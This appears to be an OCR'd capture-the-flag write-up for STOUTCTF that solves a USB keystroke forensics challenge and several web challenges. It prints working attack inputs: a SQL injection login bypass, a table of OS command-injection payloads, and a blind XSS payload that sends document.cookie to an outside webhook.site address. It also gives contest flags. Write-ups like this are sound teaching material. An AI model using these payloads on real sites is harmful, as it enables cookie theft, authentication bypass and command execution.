
This packet capture (PCAP) shows the communication between a USB Human Interface Device (HID) and the host system. The captured data includes the exchange of HID reports, which are the primary method for transmitting input data such as keystrokes or mouse movements between the device and the computer. Example the image shown below.




usb.src==”1.1.1”




HID devices communicate by sending packets that contain data in specific report formats. These packets are transmitted using periodic transfer types and are typically acknowledged by the host system. Hence we can put it in column to see the HID Data




Now we can see the HID Data on the column.



Save as CSV





Name to anything you like example ‘key’

E	F	G	H	I
ocol	Length	HID Data	Info	
	35	00000b0000000000	URB_INTERRUPT in	
	35	0000000000000000	URB_INTERRUPT in	
	35	0000080000000000	URB_INTERRUPT in	
	35	0000000000000000	URB_INTERRUPT in	
	35	00000f0000000000	URB_INTERRUPT in	
	35	0000000000000000	URB_INTERRUPT in	
	35	00000f0000000000	URB_INTERRUPT in	
	35	0000000000000000	URB_INTERRUPT in	
	35	0000120000000000	URB_INTERRUPT in	
	35	0000000000000000	URB_INTERRUPT in	
	35	00002c0000000000	URB_INTERRUPT in	
	35	0000000000000000	URB_INTERRUPT in	
	35	00000b0000000000	URB_INTERRUPT in	
	35	0000000000000000	URB_INTERRUPT in	
	35	0000120000000000	URB_INTERRUPT in	

Copy the HID Data only and save it in .txt
For the script. I'm using the script getting from this: [Decoding Mixed Case USB Keystrokes from PCAP]

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/Hacker_Keyboard]
└─$ cat hidcap.txt | head
00000b0000000000
0000000000000000
0000080000000000
0000000000000000
00000f0000000000
0000000000000000
00000f0000000000
0000000000000000
0000120000000000
0000000000000000

┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/Hacker_Keyboard]
└─$ python solver.py hidcap.txt
hello hope you can get this flag:) stoutctf{by3yfbitp3vs1ecx6ery}good luck
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/Hacker_Keyboard]
└─$
```

Flag	STOUTCTF{BY3YFBITP3VS1ECX6ERY}

WEB


WEB

Web category focuses on challenges related to web applications. Participants needs to find and exploiting vulnerabilities in websites, such as SQL injection, cross-site scripting (XSS), directory fuzzing, Local File Inclusion (LFI) , and more. These challenges test your understanding of web flaws, how websites work, and how to spot weaknesses in them. The goal is to find ways to interact with the web application in unexpected anomalies ways to reveal the flag.


NUCLEAR CODES

Description:

Have fun!



Checking the request using burp suite and checking the direction of the web we can see codec.php was being loaded without we see anything.




```
┌──(osiris㉿ALICE)-[~]
└─$ curl https://ctf.oplabs.us/web/NuclearCodes/codes.php | grep "STOUT"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3390    0  3390    0     0   4372      0 --:--:-- --:--:-- --:--:--  4374
    <p class="launch-code">Launch Code: <span>STOUTCTF{vkU8yXCSxZtY9YrhMzyaUSoWVHapVF84}</span></p>
```

```
$
curl https://ctf.oplabs.us/web/NuclearCodes/codes.php | grep "STOUT"
```

Flag	STOUTCTF{vkU8yXCSxZtY9YrhMzyaUSoWVHapVF84}

PHARMANET


Description
Null

This time it’s a common SQL injection. Starting with a basic payload of sql injection. (Can refer my favorite cheat sheet: PayloadsAllTheThings/SQL Injection/README.md at master · swisskyrepo/PayloadsAllTheThings · GitHub)
SQL injection happens because of improper handling of user inputs within SQL queries. It occurs when user-supplied data is directly inserted into SQL statements without proper validation or sanitization, allowing attackers to manipulate the query structure.
Example Before:

```
SELECT * FROM users WHERE username = 'admin' AND password = 'password';
```

Example After:

```
SELECT * FROM users WHERE username = 'admin' or '1'='1' AND password = 'password';
```



Payload:

```
admin’ or ‘1’=’1
```

Flag	STOUTCTF{znjxwDeeXo1jNIz6JLyK77qOTyD2OVOh}

MR BEAN'S LITTLE BEANS


Description

Null

Fuzzing all the site using dirb or gobuster depends on the convenience. In this example im using dirb and found the ***admin*** directory that wasn't shown on the hosted site.

URL

*web/MrBean/**admin***




Flag	STOUTCTF{W9du9uMYcyjoNQKeJpKr6c6m1BXAxbXC}

CROSSING SEVEN SEA

Description


Null


Blind XSS try out one by one payload using this references: GitHub - lauritzh/blind-xss-payloads and found one payload that works.



Payload

```
<input onfocus='fetch("https://webhook.site/107d6ce8-fc36-4c6e-bf5b-585461b6f297?c="+btoa(document.cookie),{method:"POST",mode:"no-cors"})' autofocus>
```





Flag	STOUTCTF{aCnxNhCcP5P7sXPjEIfxFgnrHnn4V57t}

WHOIS LVL1


Description

Null

Theres so multiple injection can be used. Here example list what can be used:


Form-select	Payload
nslookup	; cat flag.txt
nslookup	| cat flag.txt
nslookup	& cat flag.txt
nslookup	&& cat flag.txt
nslookup	`cat flag.txt`
ping	0.0.0.0 && cat flag.txt
ping	0.0.0.0 | cat flag.txt
ping	0.0.0.0; cat flag.txt
ping	0.0.0.0 & cat flag.txt
dig	; cat flag.txt
dig	| cat flag.txt
dig	& cat flag.txt
dig	&& cat flag.txt
dig	`cat flag.txt`

Why did it happen? The failure to validate inputs before using them in functions that invoke OS-level commands, such as exec(), system(), or shell scripting constructs. As a result, we can exploit the application by appending the os command. To demonstrate the os example:



Example one

Example two




Flag	STOUTCTF{6GmWewZFLZqlsEmSxeHehXCMajEEI9IX}

WHOIS LVL2

Description:

Null

This time im using | to get the flag.



Payload

```
0.0.0.0 | cat flag.txt
```

